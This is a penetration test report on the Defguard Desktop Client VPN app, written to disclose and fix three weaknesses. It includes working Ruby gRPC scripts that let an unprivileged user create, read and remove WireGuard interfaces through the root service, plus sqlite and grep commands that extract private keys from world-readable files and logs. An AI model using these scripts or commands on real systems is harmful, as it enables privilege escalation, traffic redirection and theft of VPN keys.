ISEC

SECURITY ASSESSMENT 2025-09-02

For:	App:	ID:
Defguard	Defguard Desktop Client	0-499




Table of Contents

Changelog

Document version	Change date	Author	Description
1.0	2025-09-02	Kamil Kubacka, Franciszek Kalinowski, Adam Frankowski	First version of document

Objectives and scope

Objectives

This report presents results of penetration tests committed between 2025-08-04 and 2025-08-14 to assess possible security issues of Defguard Desktop Client.

Scope

Defguard Desktop Client provides an easy way to manage VPN connections of multiple Defguard instances or WireGuard servers. Multi-platform application is built with Rust, Tauri and React.JS. It supports the three most popular operating systems: Linux, Windows and MacOs.

Scope of testing

Version of the application submitted for testing: `v1.5.0-alpha1`

Source code: `https://github.com/DefGuard/client/tree/v1.5.0-alpha1`

The main goal was to identify bugs or flaws that could reduce the security level or compromise the privacy of users.


Application overview

Tauri is the key technology that determines the rest. Application architecture consists of two parts, the backend written in Rust and the frontend built with web technology (HTML, CSS, Javascript and WASM).

The frontend is rendered in the OS's native web renderer:

- Linux - WebKit / WebKitGTK
- Windows - Microsoft Edge WebView2
- MacOS - WebKit / WKWebView


Defguard Desktop Client package installs a privileged system service and an unprivileged client application. The privileged service is responsible for managing WireGuard interfaces and exposes the gRPC service. The unprivileged application runs a graphical user interface that uses the gRPC to communicate with the service.



Linux and MacOS run the Defguard service with `root` privileges:

```
root       32922  0.0  0.1 352336 10956 ?        Ssl  08:32   0:00 /usr/sbin/defguard-service
user       33590  0.3  2.5 75276648 210908 pts/1 Sl+  09:14   0:09 defguard-client
```

Windows runs the Defguard service with `SYSTEM` privileges:



The gRPC service is exposed on local port 54127.

`v1.5.0-alpha1/src-tauri/src/service/mod.rs`

```
const DAEMON_HTTP_PORT: u16 = 54127;
pub(super) const DAEMON_BASE_URL: &str = "http://localhost:54127";
```

The Defguard client application must be launched manually by the user.

It stores its configuration in the user's home directory.

Risks associated with the chosen technology

1. Dependencies

Tauri supports most frontend frameworks whose flexible configuration may lead to downloading third-party dependencies.
The risk stems from potential security vulnerabilities and lack of control over external code.

2. Web renderer

Web engines can be used to create simple user interfaces or powerful application with web browser functionality.
Potential vulnerability in the frontend (e.g. XSS) can compromise the user's privacy and become an entry point for other attacks targeting local services.

3. OS's native web renderer

Application uses the OS's native web renderer can be compressed to a very small size.
On the other hand, it introduces the risk of interaction with a system component that may be susceptible to publicly known vulnerabilities if the user neglects to install important updates.
Moreover, some features may be implemented differently depending on the web engine and operating system.

4. Local port of the gRPC service

The Defguard service is runnig as privileged process that exposes on local port the gRPC service for communication.
Unauthorized access to the gRPC service may lead to local privilege escalation or unexpected modification of the network configuration.

Test Methodology

Standards and recommendations

Our testing procedures are based on the OWASP standards and guidelines, including the following:

- Application Security Verification Standard
- Web Security Testing Guide
- Top Ten Web Application Security Risks

“Thick client” application testing procedures are based on OWASP standards and guidelines OWASP Thick Client Top 10 Project

Mobile application tests are conducted using OWASP standards and methodology, including:

- Top Ten Mobile Application Security Risks
- OWASP Mobile App Security – OWASP MASTG
- Mobile Application Security Verification Standard

Security assessment of network architecture is conducted using multiple tools, including open-source software (e.g. nmap, socat, busybox), commercial software (e.g. Burp Suite Professional) and own made scripts and programs made by pentesting team for the purpose of this assessment.

We do not, however, limit ourselves to the abovementioned practices, and extended our approach to also cover business logic and to use our experience and creativity for identification of more complex or publicly unknown security problems

CVSS Group

Identified vulnerabilities classified according to the following scheme:

Info

CVSS 0.0

The issue is not a security vulnerability but results from a stray off the best practice. Over time, however, it may become a security problem due to the application's "living" nature or a discovery of new vulnerabilities and/or means of their exploitation. An example of such an issue is a – so called – self-XSS.

Low

CVSS 0.1-3.9

Exploitation of such a vulnerability does not pose direct risk related to the loss of confidentiality, integrity or availability of information processed by the application subject to the assessment. Low-severity vulnerabilities typically allow for discovery and gathering of data of lesser importance e.g., such that could help better understand application's internals (e.g., stack traces, software version numbers, system paths etc.).

Medium

CVSS 4.0-6.9

Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application but its results are quantitively or qualitatively limited or relatively hard to achieve. Medium-severity vulnerability may be – for example – a Cross-Site Scripting in case when a session cookie does not have a httpOnly flag set.

High

CVSS 7.0-8.9

Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application when additional conditions apply. For example, there is access to the database via an SQL-Injection in functions available only for Administrative account.

Critical

CVSS 9.0-10.0

Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application. The impact is highly severe (e.g., unauthorised access to the server's operating system) or large scale (e.g., unauthorised access to the database via an SQL-Injection).

It must be remembered, though, that the real severity of a vulnerability is related to the business, technological and regulatory environments in which the application is to be developed, maintained and operated. Our expert judgement can support the risk assessment process and suggest the ways of improvement, but all decisions must be made by the persons responsible for information and business security within the organisation. We shall be happy to assist should need be.

List of vulnerabilities

ID	CLASS		DESCRIPTION
DG25-27	Medium	• • •	Unrestricted access to the local gRPC service
DG25-28	Low	• •	Wide file permissions
DG25-29	Info	•	WireGuard configuration in the Defugard service logs

List of vulnerabilities by CVSS Group

Critical

0

High

0

Medium

1

Low

1

Info

1

Report summary

Summary

The analysis revealed three weaknesses, verified some theses and rejected others that do not apply to the application's use cases. The most serious vulnerability allows a user (or process) with low privileges to manage WireGuard interfaces.

OS's native tools and libraries

The application depends on the tools and libraries of the operating system.


First, the official WireGuard client is required for all supporting operating systems.

- `https://www.wireguard.com/install/`.

Application for the Linux requires additional the `resolvconf` and the `ip` tools.
Application for the MacOS requires additional the `networksetup` tool.

Finally, the appropriate web engine is required for each operating system.

In some cases, the application may not work due to unmet dependencies.



All mentioned components do not belong to the application project, so the user is responsible for installing them and maintaining security updates.

There is another potential risk associated with the use of external tools.
If a malicious user finds a way to modify the `PATH` environment variable of the Defguard service, then privilege escalation becomes very easy.

Web renderer

The user interface is built using web technologies, which introduces the risk of security vulnerabilities known to the frontend.
Analysis showed that developers follow good practices, and the application does not load remote resources at runtime, so the risk is limited.

Local port of the gRPC service

Service listening on a local port and expecting HTTP requests can be targeted from a web browser.
In the worst scenario, visiting a dangerous site may result in the successful exploitation.

This attack vector does not apply to the gRPC service for two reasons:

1. The gRPC uses HTTP2 features that are beyond the control of the JavaScript.
2. The gRPC service does not return a valid CORS response, so the web browser abandons further requests.

However, in the case of the Defgurad Desktop Client, the gRPC service listening on local port (`127.0.0.1:54127`) introduces a LPE/EoP vulnerability.

Recommendations

The main recommendation is to fix the reported vulnerabilities.

Mnimizing dependencies will reduce the risk associated with their confirmed and potential vulnerabilities.
Eliminating dependence on system components could improve application reliability and eliminate the potential risk associated with modifying the `PATH` environment variable.

The application uses default TLS/SSL verification when connecting to the Defguard server.
Introducing support for custom CA and certificate pinning would raise the security level.

Thank you for letting us once again perform the security assessment of this application. We hope our efforts will help increase its security level and, hence, of the services provided by Defguard.

Vulnerabilities

Page intentionally left blank

DG25-27: [desktop_client] Unrestricted access to the local gRPC service

Severity: Medium
CVSS Score: 8.7
CVSS String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:H/A:H

Description

Unrestricted access to the gRPC service creates an opportunity to manage network interfaces for any process. Services operating on the internal network may leak credentials, secrets and other confidential data if a malicious user swaps a WireGuard connection to his own using the same network addressing. This should be considered as local privilege escalation vulnerability. The malicious user needs to take control of some process first.

Technical details

Defguard Desktop Client package installs a privileged system service and an unprivileged client application.

The Defguard service exposes on local port (54127) the gRPC service for communication with the Defguard GUI application.

Unprivileged process can request three actions using the gRPC service:

- create interface (new WireGuard connection)
- read interface data (info about a remote peer)
- remove interface (close connection)

Each action is performed with system service privileges (`root` on Linux and MacOS, `SYSTEM` on Windows).

The gRPC service is available to any process that can establish a TCP connection to local port `127.0.0.1:54127` and does not implement any access control.


Proof of Concept

Example shows how to perform available actions using Ruby environment and direct gRPC requests.

1. Debian Linux with Defguard Desktop Client.

```
$ uname -a
Linux vboxdeb 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64 GNU/Linux

$ /usr/sbin/defguard-service -version
defguard-client 1.5.0
```



2. Install ruby environment with gRPC modules.

```
# apt install ruby ruby-dev
# gem install grpc grpc-tools
```

3. Download source code of the Defguard Desktop Client.

```
$ git clone --depth=1 --recurse-submodules -b v1.5.0-alpha1 https://github.com/DefGuard/client.git
defguard_client_v1.5.0-alpha1
```

4. Generate Ruby scripts for the gRPC service.

```
$ mkdir /tmp/grpc_ruby
$ grpc_tools_ruby_protoc --proto_path=./defguard_client_v1.5.0-alpha1/src-tauri/proto/client/ --
ruby_out=/tmp/grpc_ruby --grpc_out=/tmp/grpc_ruby client.proto
```

5. Check network configuration.

```
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::a00:27ff:feb2:fc34  prefixlen 64  scopeid 0x20<link>
    inet6 fd00::a00:27ff:feb2:fc34  prefixlen 64  scopeid 0x0<global>
    inet6 fd00::5415:67df:27a2:ae1f  prefixlen 64  scopeid 0x0<global>
    ether 08:00:27:b2:fc:34  txqueuelen 1000  (Ethernet)
    RX packets 68167  bytes 88898744 (84.7 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 34105  bytes 2619543 (2.4 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
    RX packets 1245  bytes 107392 (104.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 1245  bytes 107392 (104.8 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

6. Create a new WireGuard interface with active connection.

```
$ sudo -u nobody id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

$ sudo -u nobody ruby -I/tmp/grpc_ruby create_interface.rb
```

`create_interface.rb`

```
require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

grpc.create_interface CreateInterfaceRequest::new(
     config: InterfaceConfig::new(
         name: 'wg1337',
         prvkey: '9318b207a7817a6d991e74d6300a6f724e6390a32d186e1e0e4f3c370334f563',
         address: '10.22.33.20/24',
         port: 1337,
         peers: [
             Peer::new(
                 public_key: 'c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615',
                 preshared_key: '0000000000000000000000000000000000000000000000000000000000000000',
                 protocol_version: 1,
                 endpoint: '167.172.191.17:51820',
                 last_handshake: 0,
                 tx_bytes: 0,
                 rx_bytes: 0,
                 persistent_keepalive_interval: 300,
                 allowed_ips: ['10.22.33.0/24']
             )
         ]
     ),
     allowed_ips: ['10.22.33.0/24'],
     dns: '1.1.1.1'
)
```

7. Check network configuration.

```
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34  prefixlen 64  scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:b2:fc:34  txqueuelen 1000  (Ethernet)
        RX packets 68303  bytes 88926375 (84.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34244  bytes 2647464 (2.5 MiB)
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1263  bytes 109200 (106.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1263  bytes 109200 (106.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wg1337: flags=209<UP,POINTOPOINT,RUNNING,NOARP>  mtu 1420
        inet 10.22.33.20  netmask 255.255.255.0  destination 10.22.33.20
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 2  bytes 124 (124.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 180 (180.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

8. Read interface data.

```
$ sudo -u nobody ruby -I/tmp/grpc_ruby read_interface_data.rb
<Client::InterfaceData: listen_port: 1337, peers: [<Client::Peer: public_key:
"c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615", preshared_key:
"0000000000000000000000000000000000000000000000000000000000000000", endpoint: "167.172.191.17:51820",
last_handshake: 1755875939, tx_bytes: 180, rx_bytes: 252, persistent_keepalive_interval: 300, allowed_ips:
["10.22.33.0/24"]>]>
```

`read_interface_data.rb`

```
require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

result = grpc.read_interface_data ReadInterfaceDataRequest::new(
     interface_name: 'wg1337'
)

result.each do |data|
     break if data.peers.empty?
     p data
end
```

9. Remove interface (close connection).

```
$ sudo -u nobody ruby -I/tmp/grpc_ruby remove_interface.rb
```

`remove_interface.rb`

```
require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

grpc.remove_interface RemoveInterfaceRequest::new(
     interface_name: 'wg1337',
     endpoint: '10.22.33.20/24'
)
```

10. Check network configuration.

```
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34  prefixlen 64  scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:b2:fc:34  txqueuelen 1000  (Ethernet)
        RX packets 68327  bytes 88930655 (84.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34261  bytes 2650098 (2.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1305  bytes 112781 (110.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1305  bytes 112781 (110.1 KiB)
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Impact

User with limited permissions or unprivileged process can change the system network. This can lead to far-reaching consequences for all services operating on the internal network, including the leakage of authentication and authorization data. The vulnerability affects all supported operating systems (Linux, Windows, MacOS).

Recommendations

Defguard Desktop Client interprocess communication is not a suitable case for the gRPC built-in auth mechanisms (SSL/TLS, ALTS, Token-based).It is possible to maintain functionality that does not require regular user authentication while preventing access by other users.

It is recommended to use a Unix Socket on Linux and MacOS, and a Named Pipe on Windows to expose the local gRPC service.Access to the Unix Socket can be restricted to a custom system group designed for the Defguard service management. Similarly, access to the Named Pipe can be restricted by Windows ACL to a group designed for the Defguard service management. Regular user gains management access if he is added to the specially designed group.

DG25-28: [desktop_client] Wide file permissions

Severity: Low
CVSS Score: 3.3
CVSS String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Description

On Linux and MacOS, Defguard Desktop Client GUI application creates configuration files with permissions that allow files to be read from any system user. Default file permissions of the user's home directory provide certain protection. However, files containing confidential data should be protected independently.

Technical details

Files on Linux and MacOS have permissions defined for three subsets of system users:

- "user" - the single user who owns the file
- "group" - the group of users the owner is associated with
- "others" - everyone else

Permissions define who and what can read, write to, and execute.

The application creates files for which read permissions are granted to the group and other users, while the database contains confidential data.For directories, execute permissions are also granted to the group and other users.

Linux:

```
$ find ~/.local/share/net.defguard -ls
   391834      4 drwxr-xr-x   3 user     user         4096 Aug 22 00:59 /home/user/.local/share/net.defguard
   392815     64 -rw-r--r--   1 user     user        61440 Aug 22 00:59
/home/user/.local/share/net.defguard/defguard.db
   445399      4 drwxr-xr-x   2 user     user         4096 Aug 20 09:14
/home/user/.local/share/net.defguard/localstorage
   445400     12 -rw-r--r--   1 user     user        12288 Aug 21 10:02
/home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage
   445402     32 -rw-r--r--   1 user     user        32768 Aug 21 10:02
/home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage-shm
   445401      0 -rw-r--r--   1 user     user            0 Aug 21 10:02
/home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage-wal
   395561      4 -rw-r--r--   1 user     user          106 Aug 20 09:14
/home/user/.local/share/net.defguard/config.json
```

```
$ sqlite3 -column -header ~/.local/share/net.defguard/defguard.db "select id,prvkey,server_pubkey,endpoint from
tunnel;"
id  prvkey                                       server_pubkey                                endpoint
--  -------------------------------------------  -------------------------------------------  --------------------
1   kxiyB6eBem2ZHnTWMApvck5jkKMtGG4eDk88NwM09WM=  wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU=  167.172.191.17:51820
```

MacOS:

```
$ ls -l /System/Volumes/Data/Users/user/Library/Application\ Support/net.defguard
total 264
-rw-r--r--  1 user  staff    106 10 lip 16:36 config.json
-rw-r--r--  1 user  staff  98304 14 lip 19:59 defguard.db
```

Impact

Confidential data - WireGuard configuration and keys, may be accidentally disclosed.

Recommendations

Restrict file permissions to the owner only. Proper operation of the application does not require setting additional permissions for the group and others.

DG25-29: [desktop_client] WireGuard configuration in the Defugard service logs

Severity: Info
CVSS Score: 3.3
CVSS String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Description

WireGuard configuration is written to the logs when the service configures a new interface. The configuration may contain a WireGuard pre-shared key that must be considered as a secret and should not be included in logs. The pre-shared key adds an additional layer of symmetric encryption.

Technical details

Read permissions of the Defguard service log files are granted to all users on Linux, MacOS and Windows. Source code responsible for logging WireGuard configuration is not a part of the Defguard Desktop Client repository. The source code belongs to its dependency, to the `defguard_wireguard_rs` library.

`https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_windows.rs#L33-L234`

```
    fn configure_interface(
        &self,
        config: &InterfaceConfiguration,
        dns: &[IpAddr],
        search_domains: &[&str],
    ) -> Result<(), WireguardInterfaceError> {
        debug!(
            "Configuring interface {} with config: {config:?}",
            self.ifname
        );

[...]

        debug!(
            "Interface {} configured with config: {config:?}",
            self.ifname
        );
```

`https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_linux.rs#L33-L96`

```
    fn configure_interface(
        &self,
        config: &InterfaceConfiguration,
    ) -> Result<(), WireguardInterfaceError> {
        debug!(
            "Configuring interface {} with config: {config:?}",
            self.ifname
        );

[...]

        debug!(
            "Interface {} configured with config: {config:?}",
            self.ifname
        );
```

`https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_userspace.rs#L159-L207`

```
    fn configure_interface(
        &self,
        config: &InterfaceConfiguration,
    ) -> Result<(), WireguardInterfaceError> {
        debug!(
            "Configuring interface {} with config: {config:?}",
            self.ifname
        );

[...]

        debug!(
            "Interface {} configured with config: {config:?}",
            self.ifname
        );
```

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_freebsd.rs#L58-L114

```
    fn configure_interface(
        &self,
        config: &InterfaceConfiguration,
    ) -> Result<(), WireguardInterfaceError> {
        debug!(
            "Configuring interface {} with config: {config:?}",
            self.ifname
        );

[...]

        debug!(
            "Interface {} configured with config: {config:?}",
            self.ifname
        );
```

Proof of Concept

Windows log file permissions:

```
C:\>icacls "C:\Logs\defguard-service\defguard-service.log.2025-08-26"
C:\Logs\defguard-service\defguard-service.log.2025-08-26 BUILTIN\Administrators:(I)(F)
                                                         NT AUTHORITY\SYSTEM:(I)(F)
                                                         BUILTIN\Users:(I)(RX)
                                                         NT AUTHORITY\Authenticated Users:(I)(M)
```

MacOS log file permissions:

```
$ ls -l /var/log/defguard-service/defguard-service.log.2025-08-23
-rw-r--r--  1 root  wheel  598 23 sie 19:40 /var/log/defguard-service/defguard-service.log.2025-08-23
```

Linux log file permissions:

```
$ ls -l /var/log/defguard-service/defguard-service.log.2025-08-23
-rw-r--r-- 1 root root 31531 Aug 22 22:39 /var/log/defguard-service/defguard-service.log.2025-08-23
```

Simple command allows to read configuration used to set up a WireGuard interface.

```
$ grep -i key /var/log/defguard-service/defguard-service.log.2025-08-23 | head -1
{"timestamp":"2025-08-23T02:37:08.102088Z","level":"DEBUG","fields":{"message":"Configuring interface wg1337 with
config: InterfaceConfiguration { name: \"wg1337\", addresses: [IpAddrMask { ip: 10.22.33.20, cidr: 24 }], port:
1337, peers: [Peer { public_key: c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615, preshared_key:
Some(0000000000000000000000000000000000000000000000000000000000000000), protocol_version: Some(1), endpoint:
Some(167.172.191.17:51820), last_handshake: Some(SystemTime { tv_sec: 0, tv_nsec: 0 }), tx_bytes: 0, rx_bytes: 0,
persistent_keepalive_interval: Some(300), allowed_ips: [IpAddrMask { ip: 10.22.33.0, cidr: 24 }] }], mtu: None, ..
}","log.target":"defguard_wireguard_rs::wgapi_linux","log.module_path":"defguard_wireguard_rs::wgapi_linux","log.fil
e":"/home/user/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/defguard_wireguard_rs-
0.7.4/src/wgapi_linux.rs","log.line":37},"target":"defguard_wireguard_rs::wgapi_linux","span":{"interface_name":"wg1
337","name":"create_interface"},"spans":[{"name":"defguard_service"},{"interface_name":"wg1337","name":"create_inter
face"}]}
```

Impact

Confidential data - WireGuard pre-shared key, may be accidentally disclosed.

Recommendations

